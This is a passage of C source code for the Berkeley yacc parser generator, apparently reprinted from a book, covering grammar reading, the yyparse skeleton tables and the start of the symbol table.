            c = n;
            break;

        case 'a': c = 7; break;
        case 'b': c = '\b'; break;
        case 'f': c = '\f'; break;
        case 'n': c = '\n'; break;
        case 'r': c = '\r'; break;
        case 't': c = '\t'; break;
        case 'v': c = '\v'; break;
        }
    }
    cachec(c);
}
FREE(s_line);

n = cinc;
s = MALLOC(n);
if (s == 0) no_space();

for (i = 0; i < n; ++i)
    s[i] = cache[i];

cinc = 0;
if (n == 1)
    cachec('\'');
else
    cachec('"');

for (i = 0; i < n; ++i)
{
    c = ((unsigned char *)s)[i];
    if (c == '\\' || c == cache[0])
    {
        cachec('\\');
        cachec(c);
    }
    else if (isprint(c))
```

```
                cachec(c);
            else
            {
                cachec('\\');
                switch (c)
                {
                case 7: cachec('a'); break;
                case '\b': cachec('b'); break;
                case '\f': cachec('f'); break;
                case '\n': cachec('n'); break;
                case '\r': cachec('r'); break;
                case '\t': cachec('t'); break;
                case '\v': cachec('v'); break;
                default:
                    cachec(((c >> 6) & 7) + '0');
                    cachec(((c >> 3) & 7) + '0');
                    cachec((c & 7) + '0');
                    break;
                }
            }
        }

        if (n == 1)
            cachec('\'');
        else
            cachec('"');

        cachec(NUL);
        bp = lookup(cache);
        bp->class = TERM;
        if (n == 1 && bp->value == UNDEFINED)
            bp->value = *(unsigned char *)s;
        FREE(s);

        return (bp);
    }

    int
    is_reserved(name)
    char *name;
    {
        char *s;

        if (strcmp(name, ".") == 0 ||
                strcmp(name, "$accept") == 0 ||
                strcmp(name, "$end") == 0)
            return (1);
```

```
    if (name[0] == '$' && name[1] == '$' && isdigit(name[2]))
    {
        s = name + 3;
        while (isdigit(*s)) ++s;
        if (*s == NUL) return (1);
    }

    return (0);
}

bucket *
get_name()
{
    register int c;

    cinc = 0;
    for (c = *cptr; IS_IDENT(c); c = *++cptr)
        cachec(c);
    cachec(NUL);

    if (is_reserved(cache)) used_reserved(cache);

    return (lookup(cache));
}

int
get_number()
{
    register int c;
    register int n;

    n = 0;
    for (c = *cptr; isdigit(c); c = *++cptr)
        n = 10*n + (c - '0');

    return (n);
}

char *
get_tag()
{
    register int c;
    register int i;
    register char *s;
    int t_lineno = lineno;
    char *t_line = dup_line();
    char *t_cptr = t_line + (cptr - line);
```

```
    ++cptr;
    c = nextc();
    if (c == EOF) unexpected_EOF();
    if (!isalpha(c) && c != '_' && c != '$')
        illegal_tag(t_lineno, t_line, t_cptr);

    cinc = 0;
    do { cachec(c); c = *++cptr; } while (IS_IDENT(c));
    cachec(NUL);
    c = nextc();
    if (c == EOF) unexpected_EOF();
    if (c != '>')
        illegal_tag(t_lineno, t_line, t_cptr);
    ++cptr;

    for (i = 0; i < ntags; ++i)
    {
        if (strcmp(cache, tag_table[i]) == 0)
            return (tag_table[i]);
    }

    if (ntags >= tagmax)
    {
        tagmax += 16;
        tag_table = (char **)
                        (tag_table ? REALLOC(tag_table,
tagmax*sizeof(char *))
                                   : MALLOC(tagmax*sizeof(char *)));
        if (tag_table == 0) no_space();
    }

    s = MALLOC(cinc);
    if  (s == 0) no_space();
    strcpy(s, cache);
    tag_table[ntags] = s;
    ++ntags;
    FREE(t_line);
    return (s);
}

declare_tokens(assoc)
int assoc;
{
    register int c;
    register bucket *bp;
    int value;
    char *tag = 0;
```

```
    if (assoc != TOKEN) ++prec;

    c = nextc();
    if (c == EOF) unexpected_EOF();
    if (c == '<')
    {
        tag = get_tag();
        c = nextc();
        if (c == EOF) unexpected_EOF();
    }

    for (;;)
    {
        if (isalpha(c) || c == '_' || c == '.' || c == '$')
            bp = get_name();
        else if (c == '\'' || c == '"')
            bp = get_literal();
        else
            return;

        if (bp == goal) tokenized_start(bp->name);
        bp->class = TERM;

        if (tag)
        {
            if (bp->tag && tag != bp->tag)
                retyped_warning(bp->name);
            bp->tag = tag;
        }
        if (assoc != TOKEN)
        {
            if (bp->prec && prec != bp->prec)
                reprec_warning(bp->name);
            bp->assoc = assoc;
            bp->prec = prec;
        }

        c = nextc();
        if (c == EOF) unexpected_EOF();
        value = UNDEFINED;
        if (isdigit(c))
        {
            value = get_number();
            if (bp->value != UNDEFINED && value != bp->value)
                revalued_warning(bp->name);
            bp->value = value;
            c = nextc();
```

```
            if (c == EOF) unexpected_EOF();
        }
    }
}

declare_types()
{
    register int c;
    register bucket *bp;
    char *tag;

    c = nextc();
    if (c == EOF) unexpected_EOF();
    if (c != '<') syntax_error(lineno, line, cptr);
    tag = get_tag();

    for (;;)
    {
        c = nextc();
        if (isalpha(c) || c == '_' || c == '.' || c == '$')
            bp = get_name();
        else if (c == '\'' || c == '"')
            bp = get_literal();
        else
            return;

        if (bp->tag && tag != bp->tag)
            retyped_warning(bp->name);

        bp->tag = tag;
    }
}

declare_start()
{
    register int c;
    register bucket *bp;

    c = nextc();
    if (c == EOF) unexpected_EOF();
    if (!isalpha(c) && c != '_' && c != '.' && c != '$')
        syntax_error(lineno, line, cptr);
    bp = get_name();
    if (bp->class == TERM)
        terminal_start(bp->name);
    if (goal && goal != bp)
        restarted_warning();
```

```
    goal = bp;
}

read_declarations()
{
    register int c, k;

    cache_size = 256;
    cache = MALLOC(cache_size);
    if (cache == 0) no_space();

    for (;;)
    {
        c = nextc();
        if (c == EOF) unexpected_EOF();
        if (c != '%') syntax_error(lineno, line, cptr);
        switch (k = keyword())
        {
        case MARK:
            return;

        case IDENT:
            copy_ident();
            break;

        case TEXT:
            copy_text();
            break;

        case UNION:
            copy_union();
            break;

        case TOKEN:
        case LEFT:
        case RIGHT:
        case NONASSOC:
            declare_tokens(k);
            break;

        case TYPE:
            declare_types();
            break;

        case START:
            declare_start();
```

```
            break;
          }
      }
  }

  initialize_grammar()
  {
      nitems = 4;
      maxitems = 300;
      pitem = (bucket **) MALLOC(maxitems*sizeof(bucket *));
      if (pitem == 0) no_space();
      pitem[0] = 0;
      pitem[1] = 0;
      pitem[2] = 0;
      pitem[3] = 0;

      nrules = 3;
      maxrules = 100;
      plhs = (bucket **) MALLOC(maxrules*sizeof(bucket *));
      if (plhs == 0) no_space();
      plhs[0] = 0;
      plhs[1] = 0;
      plhs[2] = 0;
      rprec = (short *) MALLOC(maxrules*sizeof(short));
      if (rprec == 0) no_space();
      rprec[0] = 0;
      rprec[1] = 0;
      rprec[2] = 0;
      rassoc = (char *) MALLOC(maxrules*sizeof(char));
      if (rassoc == 0) no_space();
      rassoc[0] = TOKEN;
      rassoc[1] = TOKEN;
      rassoc[2] = TOKEN;
  }

  expand_items()
  {
      maxitems += 300;
      pitem = (bucket **) REALLOC(pitem, maxitems*sizeof(bucket *));
      if (pitem == 0) no_space();
  }

  expand_rules()
  {
      maxrules += 100;
      plhs = (bucket **) REALLOC(plhs, maxrules*sizeof(bucket *));
      if (plhs == 0) no_space();
```

```
    rprec = (short *) REALLOC(rprec, maxrules*sizeof(short));
    if (rprec == 0) no_space();
    rassoc = (char *) REALLOC(rassoc, maxrules*sizeof(char));
    if (rassoc == 0) no_space();
}

advance_to_start()
{
    register int c;
    register bucket *bp;
    char *s_cptr;
    int s_lineno;

    for (;;)
    {
        c = nextc();
        if (c != '%') break;
        s_cptr = cptr;
        switch (keyword())
        {
        case MARK:
            no_grammar();

        case TEXT:
            copy_text();
            break;

        case START:
            declare_start();
            break;
        default:
            syntax_error(lineno, line, s_cptr);
        }
    }

    c = nextc();
    if (!isalpha(c) && c != '_' && c != '.' && c != '_')
        syntax_error(lineno, line, cptr);
    bp = get_name();
    if (goal == 0)
    {
        if (bp->class == TERM)
            terminal_start(bp->name);
        goal = bp;
    }

    s_lineno = lineno;
```

```
        c = nextc();
        if (c == EOF) unexpected_EOF();
        if (c != ':') syntax_error(lineno, line, cptr);
        start_rule(bp, s_lineno);
        ++cptr;
    }

    start_rule(bp, s_lineno)
    register bucket *bp;
    int s_lineno;
    {
        if (bp->class == TERM)
            terminal_lhs(s_lineno);
        bp->class = NONTERM;
        if (nrules >= maxrules)
            expand_rules();
        plhs[nrules] = bp;
        rprec[nrules] = UNDEFINED;
        rassoc[nrules] = TOKEN;
    }

    end_rule()
    {
        register int i;
        if (!last_was_action && plhs[nrules]->tag)
        {
            for (i = nitems - 1; pitem[i]; --i) continue;
            if (pitem[i+1] == 0 || pitem[i+1]->tag != plhs[nrules]->tag)
                default_action_warning();
        }

        last_was_action = 0;
        if (nitems >= maxitems) expand_items();
        pitem[nitems] = 0;
        ++nitems;
        ++nrules;
    }

    insert_empty_rule()
    {
        register bucket *bp, **bpp;

        assert(cache);
        sprintf(cache, "$$%d", ++gensym);
        bp = make_bucket(cache);
        last_symbol->next = bp;
        last_symbol = bp;
```

```
    bp->tag = plhs[nrules]->tag;
    bp->class = NONTERM;

    if ((nitems += 2) > maxitems)
        expand_items();
    bpp = pitem + nitems - 1;
    *bpp-- = bp;
    while (bpp[0] = bpp[-1]) --bpp;

    if (++nrules >= maxrules)
        expand_rules();
    plhs[nrules] = plhs[nrules-1];
    plhs[nrules-1] = bp;
    rprec[nrules] = rprec[nrules-1];
    rprec[nrules-1] = 0;
    rassoc[nrules] = rassoc[nrules-1];
    rassoc[nrules-1] = TOKEN;
}

add_symbol()
{
    register int c;
    register bucket *bp;
    int s_lineno = lineno;

    c = *cptr;
    if (c == '\'' || c == '"')
        bp = get_literal();
    else
        bp = get_name();
    c = nextc();
    if (c == ':')
    {
        end_rule();
        start_rule(bp, s_lineno);
        ++cptr;
        return;
    }

    if (last_was_action)
        insert_empty_rule();
    last_was_action = 0;

    if (++nitems > maxitems)
        expand_items();
    pitem[nitems-1] = bp;
}
```

```
copy_action()
{
    register int c;
    register int i, n;
    int depth;
    int quote;
    char *tag;
    register FILE *f = action_file;
    int a_lineno = lineno;
    char *a_line = dup_line();
    char *a_cptr = a_line + (cptr - line);

    if (last_was_action)
        insert_empty_rule();
    last_was_action = 1;

    fprintf(f, "case %d:\n", nrules - 2);
    if (!lflag)
        fprintf(f, line_format, lineno, input_file_name);
    if (*cptr == '=') ++cptr;

    n = 0;
    for (i = nitems - 1; pitem[i]; --i) ++n;

    depth = 0;
loop:
    c = *cptr;

    if (c == '$')
    {
        if (cptr[1] == '<')
        {
            int d_lineno = lineno;
            char *d_line = dup_line();
            char *d_cptr = d_line + (cptr - line);

            ++cptr;
            tag = get_tag();
            c = *cptr;
            if (c == '$')
            {
                fprintf(f, "yyval.%s", tag);
                ++cptr;
                FREE(d_line);
                goto loop;
            }
```

```
            else if (isdigit(c))
            {
                i = get_number();
                if (i > n) dollar_warning(d_lineno, i);
                fprintf(f, "yyvsp[%d].%s", i - n, tag);
                FREE(d_line);
                goto loop;
            }
            else if (c == '-' && isdigit(cptr[1]))
            {
                ++cptr;
                i = -get_number() - n;
                fprintf(f, "yyvsp[%d].%s", i, tag);
                FREE(d_line);
                goto loop;
            }
            else
                dollar_error(d_lineno, d_line, d_cptr);
        }
        else if (cptr[1] == '$')
        {
            if (ntags)
            {
                tag = plhs[nrules]->tag;
                if (tag == 0) untyped_lhs();
                fprintf(f, "yyval.%s", tag);
            }
            else
                fprintf(f, "yyval");
            cptr += 2;
            goto loop;
        }
        else if (isdigit(cptr[1]))
        {
            ++cptr;
            i = get_number();
            if (ntags)
            {
                if (i <= 0 || i > n)
                    unknown_rhs(i);
                tag = pitem[nitems + i - n - 1]->tag;
                if (tag == 0) untyped_rhs(i, pitem[nitems + i - n - 1]-
>name);
                fprintf(f, "yyvsp[%d].%s", i - n, tag);
            }
```

```
     else
        {
            if (i > n)
                dollar_warning(lineno, i);
            fprintf(f, "yyvsp[%d]", i - n);
        }
        goto loop;
    }
    else if (cptr[1] == '-')
    {
        cptr += 2;
        i = get_number();
        if (ntags)
            unknown_rhs(-i);
        fprintf(f, "yyvsp[%d]", -i - n);
        goto loop;
    }
}
if (isalpha(c) || c == '_' || c == '$')
{
    do
    {
        putc(c, f);
        c = *++cptr;
    } while (isalnum(c) || c == '_' || c == '$');

    goto loop;
}
putc(c, f);
++cptr;

switch (c)
{
case '\n':
next_line:
    get_line();
    if (line) goto loop;
    unterminated_action(a_lineno, a_line, a_cptr);

case ';':
    if (depth > 0) goto loop;
    fprintf(f, "\nbreak;\n");
    return;

case '{':
    ++depth;
    goto loop;
```

```
    case '}':
        if (--depth > 0) goto loop;
        fprintf(f, "\nbreak;\n");
        return;

    case '\'':
    case '"':
        {
            int s_lineno = lineno;
            char *s_line = dup_line();
            char *s_cptr = s_line + (cptr - line - 1);
            quote = c;
            for (;;)
            {
                c = *cptr++;
                putc(c, f);
                if (c == quote)
                {
                    FREE(s_line);
                    goto loop;
                }
                if (c == '\n')
                    unterminated_string(s_lineno, s_line, s_cptr);
                if (c == '\\')
                {
                    c = *cptr++;
                    putc(c, f);
                    if (c == '\n')
                    {
                        get_line();
                        if (line == 0)
                            unterminated_string(s_lineno, s_line,
s_cptr);
                    }
                }
            }
        }

    case '/':
        c = *cptr;
        if (c == '/')
        {
            putc('*', f);
            while ((c = *++cptr) != '\n')
            {
                if (c == '*' && cptr[1] == '/')
                    fprintf(f, "* ");
```

```
                else
                    putc(c, f);
            }
            fprintf(f, "*/\n");
            goto next_line;
        }
        if (c == '*')
        {
            int c_lineno = lineno;
            char *c_line = dup_line();
            char *c_cptr = c_line + (cptr - line - 1);

            putc('*', f);
            ++cptr;
            for (;;)
            {
                c = *cptr++;
                putc(c, f);
                if (c == '*' && *cptr == '/')
                {
                    putc('/', f);
                    ++cptr;
                    FREE(c_line);
                    goto loop;
                }
                if (c == '\n')
                {
                    get_line();


                    if (line == 0)
                        unterminated_comment(c_lineno, c_line, c_cptr);
                }
            }
        }
        goto loop;

    default:
        goto loop;
    }
}

int
mark_symbol()
{
    register int c;
    register bucket *bp;
```

```
    c = cptr[1];
    if (c == '%' || c == '\\')
    {
        cptr += 2;
        return (1);
    }

    if (c == '=')
        cptr += 2;
    else if ((c == 'p' || c == 'P') &&
             ((c = cptr[2]) == 'r' || c == 'R') &&
             ((c = cptr[3]) == 'e' || c == 'E') &&
             ((c = cptr[4]) == 'c' || c == 'C') &&
             ((c = cptr[5], !IS_IDENT(c))))
        cptr += 5;
    else
        syntax_error(lineno, line, cptr);

    c = nextc();
    if (isalpha(c) || c == '_' || c == '.' || c == '$')
        bp = get_name();
    else if (c == '\'' || c == '"')
        bp = get_literal();
    else
    {
        syntax_error(lineno, line, cptr);
        /*NOTREACHED*/
    }

    if (rprec[nrules] != UNDEFINED && bp->prec != rprec[nrules])
        prec_redeclared();

    rprec[nrules] = bp->prec;
    rassoc[nrules] = bp->assoc;
    return (0);
}

read_grammar()
{
    register int c;

    initialize_grammar();
    advance_to_start();

    for (;;)
    {
        c = nextc();
```

```
        if (c == EOF) break;
        if (isalpha(c) || c == '_' || c == '.' || c == '$' || c == '\''
|| c == '"')
            add_symbol();
        else if (c == '{' || c == '=')
            copy_action();
        else if (c == '|')
        {
            end_rule();
            start_rule(plhs[nrules-1], 0);
            ++cptr;
        }
        else if (c == '%')
        {
            if (mark_symbol()) break;
        }
        else
            syntax_error(lineno, line, cptr);
    }
    end_rule();
}

free_tags()
{
    register int i;

    if (tag_table == 0) return;

    for (i = 0; i < ntags; ++i)
    {
        assert(tag_table[i]);
        FREE(tag_table[i]);
    }
    FREE(tag_table);
}

pack_names()
{
    register bucket *bp;
    register char *p, *s, *t;

    name_pool_size = 13;  /* 13 == sizeof("$end") + sizeof("$accept") */
    for (bp = first_symbol; bp; bp = bp->next)
        name_pool_size += strlen(bp->name) + 1;
    name_pool = MALLOC(name_pool_size);
    if (name_pool == 0) no_space();
```

```
    strcpy(name_pool, "$accept");
    strcpy(name_pool+8, "$end");
    t = name_pool + 13;
    for (bp = first_symbol; bp; bp = bp->next)
    {
        p = t;
        s = bp->name;
        while (*t++ = *s++) continue;
        FREE(bp->name);
        bp->name = p;
    }
}

check_symbols()
{
    register bucket *bp;
    if (goal->class == UNKNOWN)
        undefined_goal(goal->name);

    for (bp = first_symbol; bp; bp = bp->next)
    {
        if (bp->class == UNKNOWN)
        {
            undefined_symbol_warning(bp->name);
            bp->class = TERM;
        }
    }
}
pack_symbols()
{
    register bucket *bp;
    register bucket **v;
    register int i, j, k, n;

    nsyms = 2;
    ntokens = 1;
    for (bp = first_symbol; bp; bp = bp->next)
    {
        ++nsyms;
        if (bp->class == TERM) ++ntokens;
    }
    start_symbol = ntokens;
    nvars = nsyms - ntokens;

    symbol_name = (char **) MALLOC(nsyms*sizeof(char *));
    if (symbol_name == 0) no_space();
    symbol_value = (short *) MALLOC(nsyms*sizeof(short));
```

```
if (symbol_value == 0) no_space();
symbol_prec = (short *) MALLOC(nsyms*sizeof(short));
if (symbol_prec == 0) no_space();
symbol_assoc = MALLOC(nsyms);
if (symbol_assoc == 0) no_space();

v = (bucket **) MALLOC(nsyms*sizeof(bucket *));
if (v == 0) no_space();

v[0] = 0;
v[start_symbol] = 0;

i = 1;
j = start_symbol + 1;
for (bp = first_symbol; bp; bp = bp->next)
{
    if (bp->class == TERM)
        v[i++] = bp;
    else
        v[j++] = bp;
}
assert(i == ntokens && j == nsyms);

for (i = 1; i < ntokens; ++i)
    v[i]->index = i;

goal->index = start_symbol + 1;
k = start_symbol + 2;
while (++i < nsyms)
    if (v[i] != goal)
    {
        v[i]->index = k;
        ++k;
    }

goal->value = 0;
k = 1;
for (i = start_symbol + 1; i < nsyms; ++i)
{
    if (v[i] != goal)
    {
        v[i]->value = k;
        ++k;
    }
}

k = 0;
```

```
for (i = 1; i < ntokens; ++i)
{
    n = v[i]->value;
    if (n > 256)
    {
        for (j = k++; j > 0 && symbol_value[j-1] > n; --j)
            symbol_value[j] = symbol_value[j-1];
        symbol_value[j] = n;
    }
}
if (v[1]->value == UNDEFINED)
    v[1]->value = 256;

j = 0;
n = 257;
for (i = 2; i < ntokens; ++i)
{
    if (v[i]->value == UNDEFINED)
    {
        while (j < k && n == symbol_value[j])
        {
            while (++j < k && n == symbol_value[j]) continue;
            ++n;
        }
        v[i]->value = n;
        ++n;
    }
}

symbol_name[0] = name_pool + 8;
symbol_value[0] = 0;
symbol_prec[0] = 0;
symbol_assoc[0] = TOKEN;
for (i = 1; i < ntokens; ++i)
{
    symbol_name[i] = v[i]->name;
    symbol_value[i] = v[i]->value;
    symbol_prec[i] = v[i]->prec;
    symbol_assoc[i] = v[i]->assoc;
}
symbol_name[start_symbol] = name_pool;
symbol_value[start_symbol] = -1;
symbol_prec[start_symbol] = 0;
symbol_assoc[start_symbol] = TOKEN;
for (++i; i < nsyms; ++i)
{
    k = v[i]->index;
```

```
        symbol_name[k] = v[i]->name;
        symbol_value[k] = v[i]->value;
        symbol_prec[k] = v[i]->prec;
        symbol_assoc[k] = v[i]->assoc;
    }

    FREE(v);
}

pack_grammar()
{
    register int i, j;
    int assoc, prec;

    ritem = (short *) MALLOC(nitems*sizeof(short));
    if (ritem == 0) no_space();
    rlhs = (short *) MALLOC(nrules*sizeof(short));
    if (rlhs == 0) no_space();
    rrhs = (short *) MALLOC((nrules+1)*sizeof(short));
    if (rrhs == 0) no_space();
    rprec = (short *) REALLOC(rprec, nrules*sizeof(short));
    if (rprec == 0) no_space();
    rassoc = REALLOC(rassoc, nrules);
    if (rassoc == 0) no_space();

    ritem[0] = -1;
    ritem[1] = goal->index;
    ritem[2] = 0;
    ritem[3] = -2;
    rlhs[0] = 0;
    rlhs[1] = 0;
    rlhs[2] = start_symbol;
    rrhs[0] = 0;
    rrhs[1] = 0;
    rrhs[2] = 1;

    j = 4;
    for (i = 3; i < nrules; ++i)
    {
        rlhs[i] = plhs[i]->index;
        rrhs[i] = j;
        assoc = TOKEN;
        prec = 0;
        while (pitem[j])
        {
            ritem[j] = pitem[j]->index;
```

```
            if (pitem[j]->class == TERM)
            {
                prec = pitem[j]->prec;
                assoc = pitem[j]->assoc;
            }
            ++j;
        }
        ritem[j] = -i;
        ++j;
        if (rprec[i] == UNDEFINED)
        {
            rprec[i] = prec;
            rassoc[i] = assoc;
        }
    }
    rrhs[i] = j;

    FREE(plhs);
    FREE(pitem);
}

print_grammar()
{
    register int i, j, k;
    int spacing;
    register FILE *f = verbose_file;

    if (!vflag) return;
    k = 1;
    for (i = 2; i < nrules; ++i)
    {
        if (rlhs[i] != rlhs[i-1])
        {
            if (i != 2) fprintf(f, "\n");
            fprintf(f, "%4d  %s :", i - 2, symbol_name[rlhs[i]]);
            spacing = strlen(symbol_name[rlhs[i]]) + 1;
        }
        else
        {
            fprintf(f, "%4d  ", i - 2);
            j = spacing;
            while (--j >= 0) putc(' ', f);
            putc('|', f);
        }
        while (ritem[k] >= 0)
        {
            fprintf(f, " %s", symbol_name[ritem[k]]);
```

```
            ++k;
        }
        ++k;
        putc('\n', f);
    }
}

reader()
{
    write_section(banner);
    create_symbol_table();
    read_declarations();
    read_grammar();
    free_symbol_table();
    free_tags();
    pack_names();
    check_symbols();
    pack_symbols();
    pack_grammar();
    free_symbols();
    print_grammar();
}
```

**49.2.2.9 Skeleton.c**

```
#include "defs.h"

/* The banner used here should be replaced with an #ident directive  */
/* if the target C compiler supports #ident directives.              */
/*                                                                   */
/* If the skeleton is changed, the banner should be changed so that  */
/* the altered version can easily be distinguished from the original.*/

char *banner[] =
{
    "#ifndef lint",
    "static char yysccsid[] = \"@(#)yaccpar     1.7 (Berkeley)
09/09/90\";",
    "#endif",
    "#define YYBYACC 1",
    0
};

char *tables[] =
{
    "extern short yylhs[];",
    "extern short yylen[];",
```

```
    "extern short yydefred[];",
    "extern short yydgoto[];",
    "extern short yysindex[];",
    "extern short yyrindex[];",
    "extern short yygindex[];",
    "extern short yytable[];",
    "extern short yycheck[];",
    "#if YYDEBUG",
    "extern char *yyname[];",
    "extern char *yyrule[];",
    "#endif",
    0
};

char *header[] =
{
    "#define yyclearin (yychar=(-1))",
    "#define yyerrok (yyerrflag=0)",
    "#ifdef YYSTACKSIZE",
    "#ifndef YYMAXDEPTH",
    "#define YYMAXDEPTH YYSTACKSIZE",
    "#endif",
    "#else",
    "#ifdef YYMAXDEPTH",
    "#define YYSTACKSIZE YYMAXDEPTH",
    "#else",
    "#define YYSTACKSIZE 600",
    "#define YYMAXDEPTH 600",
    "#endif",
    "#endif",
    "int yydebug;",
    "int yynerrs;",
    "int yyerrflag;",
    "int yychar;",
    "short *yyssp;",
    "YYSTYPE *yyvsp;",
    "YYSTYPE yyval;",
    "YYSTYPE yylval;",
    "short yyss[YYSTACKSIZE];",
    "YYSTYPE yyvs[YYSTACKSIZE];",
    "#define yystacksize YYSTACKSIZE",
    0
};

char *body[] =
{
    "#define YYABORT goto yyabort",
```

```
    "#define YYACCEPT goto yyaccept",
    "#define YYERROR goto yyerrlab",
    "int",
    "yyparse()",
    "{",
    "    register int yym, yyn, yystate;",
    "#if YYDEBUG",
    "    register char *yys;",
    "    extern char *getenv();",
    "",
    "    if (yys = getenv(\"YYDEBUG\"))",
    "    {",
    "        yyn = *yys;",
    "        if (yyn >= '0' && yyn <= '9')",
    "            yydebug = yyn - '0';",
    "    }",
    "#endif",
    "",
    "    yynerrs = 0;",
    "    yyerrflag = 0;",
    "    yychar = (-1);",
    "",
    "    yyssp = yyss;",
    "    yyvsp = yyvs;",
    "    *yyssp = yystate = 0;",
    "",
    "yyloop:",
    "    if (yyn = yydefred[yystate]) goto yyreduce;",
    "    if (yychar < 0)",
    "    {",
    "        if ((yychar = yylex()) < 0) yychar = 0;",
    "#if YYDEBUG",
    "        if (yydebug)",
    "        {",
    "            yys = 0;",
    "            if (yychar <= YYMAXTOKEN) yys = yyname[yychar];",
    "            if (!yys) yys = \"illegal-symbol\";",
    "            printf(\"yydebug: state %d, reading %d (%s)\\n\",
yystate,",
    "                    yychar, yys);",
    "        }",
    "#endif",
    "    }",
    "    if ((yyn = yysindex[yystate]) && (yyn += yychar) >= 0 &&",
    "            yyn <= YYTABLESIZE && yycheck[yyn] == yychar)",
    "    {",
    "#if YYDEBUG",
```

```
    "        if (yydebug)",
    "            printf(\"yydebug: state %d, shifting to state
%d\\n\",",
    "                    yystate, yytable[yyn]);",
    "#endif",
    "        if (yyssp >= yyss + yystacksize - 1)",
    "        {",
    "            goto yyoverflow;",
    "        }",
    "        *++yyssp = yystate = yytable[yyn];",
    "        *++yyvsp = yylval;",
    "        yychar = (-1);",
    "        if (yyerrflag > 0)  --yyerrflag;",
    "        goto yyloop;",
    "    }",
    "    if ((yyn = yyrindex[yystate]) && (yyn += yychar) >= 0 &&",
    "            yyn <= YYTABLESIZE && yycheck[yyn] == yychar)",
    "    {",
    "        yyn = yytable[yyn];",
    "        goto yyreduce;",
    "    }",
    "    if (yyerrflag) goto yyinrecovery;",
    "#ifdef lint",
    "    goto yynewerror;",
    "#endif",
    "yynewerror:",
    "    yyerror(\"syntax error\");",
    "#ifdef lint",
    "    goto yyerrlab;",
    "#endif",
    "yyerrlab:",
    "    ++yynerrs;",
    "yyinrecovery:",
    "    if (yyerrflag < 3)",
    "    {",
    "        yyerrflag = 3;",
    "        for (;;)",
    "        {",
    "            if ((yyn = yysindex[*yyssp]) && (yyn += YYERRCODE) >= 0
&&",
    "                    yyn <= YYTABLESIZE && yycheck[yyn] ==
YYERRCODE)",
    "            {",
    "#if YYDEBUG",
    "                if (yydebug)",
    "                    printf(\"yydebug: state %d, error recovery
shifting\\",
```

```
    " to state %d\\n\", *yyssp, yytable[yyn]);",
    "#endif",
    "                if (yyssp >= yyss + yystacksize - 1)",
    "                {",
    "                    goto yyoverflow;",
    "                }",
    "                *++yyssp = yystate = yytable[yyn];",
    "                *++yyvsp = yylval;",
    "                goto yyloop;",
    "            }",
    "            else",
    "            {",
    "#if YYDEBUG",
    "                if (yydebug)",
    "                    printf(\"yydebug: error recovery discarding
state %d\
\\n\",",
    "                            *yyssp);",
    "#endif",
    "                if (yyssp <= yyss) goto yyabort;",
    "                --yyssp;",
    "                --yyvsp;",
    "            }",
    "        }",
    "    }",
    "    else",
    "    {",
    "        if (yychar == 0) goto yyabort;",
    "#if YYDEBUG",
    "        if (yydebug)",
    "        {",
    "            yys = 0;",
    "            if (yychar <= YYMAXTOKEN) yys = yyname[yychar];",
    "            if (!yys) yys = \"illegal-symbol\";",
    "            printf(\"yydebug: state %d, error recovery discards
token %d\
 (%s)\\n\",",
    "                    yystate, yychar, yys);",
    "        }",
    "#endif",
    "        yychar = (-1);",
    "        goto yyloop;",
    "    }",
    "yyreduce:",
    "#if YYDEBUG",
    "    if (yydebug)",
```

```
    "        printf(\"yydebug: state %d, reducing by rule %d
(%s)\\n\",",
    "                yystate, yyn, yyrule[yyn]);",
    "#endif",
    "    yym = yylen[yyn];",
    "    yyval = yyvsp[1-yym];",
    "    switch (yyn)",
    "    {",
    0
};


char *trailer[] =
{
    "    }",
    "    yyssp -= yym;",
    "    yystate = *yyssp;",
    "    yyvsp -= yym;",
    "    yym = yylhs[yyn];",
    "    if (yystate == 0 && yym == 0)",
    "    {",
    "#if YYDEBUG",
    "        if (yydebug)",
    "            printf(\"yydebug: after reduction, shifting from state
0 to\\",
    " state %d\\n\", YYFINAL);",
    "#endif",
    "        yystate = YYFINAL;",
    "        *++yyssp = YYFINAL;",
    "        *++yyvsp = yyval;",
    "        if (yychar < 0)",
    "        {",
    "            if ((yychar = yylex()) < 0) yychar = 0;",
    "#if YYDEBUG",
    "            if (yydebug)",
    "            {",
    "                yys = 0;",
    "                if (yychar <= YYMAXTOKEN) yys = yyname[yychar];",
    "                if (!yys) yys = \"illegal-symbol\";",
    "                printf(\"yydebug: state %d, reading %d (%s)\\n\",",
    "                        YYFINAL, yychar, yys);",
    "            }",
    "#endif",
    "        }",
    "        if (yychar == 0) goto yyaccept;",
    "        goto yyloop;",
    "    }",
```

```
    "    if ((yyn = yygindex[yym]) && (yyn += yystate) >= 0 &&",
    "            yyn <= YYTABLESIZE && yycheck[yyn] == yystate)",
    "        yystate = yytable[yyn];",
    "    else",
    "        yystate = yydgoto[yym];",
    "#if YYDEBUG",
    "    if (yydebug)",
    "        printf(\"yydebug: after reduction, shifting from state %d
\\",
    "to state %d\\n\", *yyssp, yystate);",
    "#endif",
    "    if (yyssp >= yyss + yystacksize - 1)",
    "    {",
    "        goto yyoverflow;",
    "    }",
    "    *++yyssp = yystate;",
    "    *++yyvsp = yyval;",
    "    goto yyloop;",
    "yyoverflow:",
    "    yyerror(\"yacc stack overflow\");",
    "yyabort:",
    "    return (1);",
    "yyaccept:",
    "    return (0);",
    "}",
    0
};

write_section(section)
char *section[];
{
    register int i;
    register FILE *fp;

    fp = code_file;
    for (i = 0; section[i]; ++i)
    {
        ++outline;
        fprintf(fp, "%s\n", section[i]);
    }
}
```

**49.2.2.10 Symtab.c**

```
#include "defs.h"
/* TABLE_SIZE is the number of entries in the symbol table. */
/* TABLE_SIZE must be a power of two.                        */
```

```
#define     TABLE_SIZE 1024

bucket **symbol_table;
bucket *first_symbol;
bucket *last_symbol;

int
hash(name)
char *name;
{
    register char *s;
    register int c, k;

    assert(name && *name);
    s = name;
    k = *s;
    while (c = *++s)
      k = (31*k + c) & (TABLE_SIZE - 1);

    return (k);
}

bucket *
make_bucket(name)
char *name;
{
    register bucket *bp;

    assert(name);
    bp = (bucket *) MALLOC(sizeof(bucket));
    if (bp == 0) no_space();
    bp->link = 0;
    bp->next = 0;
    bp->name = MALLOC(strlen(name) + 1);
    if (bp->name == 0) no_space();
    bp->tag = 0;
    bp->value = UNDEFINED;
    bp->index = 0;
    bp->prec = 0;
    bp-> class = UNKNOWN;
    bp->assoc = TOKEN;

    if (bp->name == 0) no_space();
    strcpy(bp->name, name);

    return (bp);
}
```

```
bucket *
lookup(name)
char *name;
{
    register bucket *bp, **bpp;

    bpp = symbol_table + hash(name);
    bp = *bpp;

    while (bp)
    {
      if (strcmp(name, bp->name) == 0) return (bp);
      bpp = &bp->link;
      bp = *bpp;
    }

    *bpp = bp = make_bucket(name);
